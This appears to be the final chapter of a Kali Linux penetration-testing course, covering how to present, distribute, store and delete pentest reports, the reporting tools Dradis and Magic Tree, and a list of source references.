The management of an organization who requested for the penetration testing activity and funded it will want a formal or semiformal presentation on the entire activity to explain the outcome in brief. This could include a slideshow along with a briefing by the presenter. In any case, if a presentation has been requested, it should be presented professionally. You need to avoid any attacks on the owners, developers, system admins, engineers, etc. of the system on which the vulnerability was discovered as they will play an important role in deciding which teams will be called for future penetration testing on their systems. As an alternative, you need to present facts that will not hurt anyone's sentiments and do not blame any group. In short, you just need to keep it short and talk about the flaws of the system and how they can be fixed.

There will also be times when a presentation is not requested by the management, and they will simply want you to deliver the test report to a particular individual or group. In such a case, you need to ensure that the report is accurate, properly printed, and kept as professional as possible. In addition to the printed copies, soft copies may also be requested. You need to keep a record of the recipients of the report so that it can be referred to in the future. There is a lot of critical information inside a penetration test report and it could be dangerous if the report fell into the wrong hands. This is why it is crucial to keep an account of all the people who have been provided with the test report.

Storage of Test Report and Evidence

There will be some organizations which need an electronic or digital copy of the penetration test report to be maintained. The digital copy should be secured and stored safely in a case like this. The minimum requirement would be to encrypt the digital copy of the report and protect it with a very strong password. Care should also be taken that the location of the digital copy of the penetration test report is not a shared location and it would be even better to store it on offline media.

Then there are organizations which would request you to delete the penetration test report. It would be best to do this in the presence of legal counsel as an organization may hold you responsible in the future if some findings were missed on the original test report. If there is a go-ahead from the legal team, you can wipe it off the hard disk and ensure that no backup copies are remaining and that the file cannot be retrieved again after deletion. It is also a good practice to have two people verify deletion of digital documents, which is also known as two-person integrity.

Reporting Tools

There are various reporting tools available in Kali Linux. We will go through 2 widely used tools of Kali Linux, Dradis, and Magic Tree.

Dradis

The Dradis Framework is an open-source Kali tool which functions as a platform to collaborate and report for security exports in the network security domain. The tool is developed in Ruby language and is independent of the platform. Dradis provides the option to export reports and all the activities can be recorded in one single report. Exporting the report in file formats that are PDF or DOC is currently only supported in the pro version and is missing from the community version.

Magic Tree

Magic Tree is a Kali Linux tool that is used for reporting and data management, and it is much like Dradis. It is designed in a way such that data consolidation, execution of external commands, querying, and generation of reports becomes an easy and straightforward process. Kali Linux has this tool pre-installed and it is located at “Reporting Tools” category. It manages the host and its associated data using the tree node structure.

Magic Tree vs. Dradis

Both Magic Tree and Dradis have been designed to solve the same set of problems, i.e., data consolidation and report generation. Both Magic Tree and Dradis allow data to be imported from that which is produced by various tools used for penetration testing. It also allows data to be added manually and report generation of that data. The tree structure is followed by both the tools to store data.

Conclusion

Kali Linux is the best tool available today for a penetration tester. As we have seen in this course, Kali Linux has inbuilt tools that will help a penetration tester throughout the penetration testing life cycle. Penetration testing is an activity that should be adopted by every organization that values its customers and their data, as it helps them to develop a more secure and reliable system.

At the end of it all, it is also very important that the penetration test results fall into the right hands, that too in a manner that was requested by the client. The end result of a penetration test has to be a report that points out all the vulnerabilities in the system and contains appropriate measures to fix those vulnerabilities. Using Kali Linux for penetration testing will help you rise the ladder in a career of penetration testing wherein you will end up helping organizations throughout the world to make their systems and the organization as a whole more secure. This is the best operating system for any hacker to use.

Sources

The RFC documents, like RFC777 and RFC792, first defined the ICMP protocol but have been revised over the years. You can find them here:

<http://www.faqs.org/rfcs/rfc777.html>

<http://www.faqs.org/rfcs/rfc792.html>

IPv6 is defined in the RFC4443 documentation and can be found here:

<http://www.faqs.org/rfcs/rfc4443.html>

Reference for chapter 1:

<https://kali.training/downloads/Kali-Linux-Revealed-1st-edition.pdf>

Reference for all other chapters: <http://index-of.es/Varios-2/Hacking%20with%20Kali%20Practical%20Penetration%20Testing%20Tec>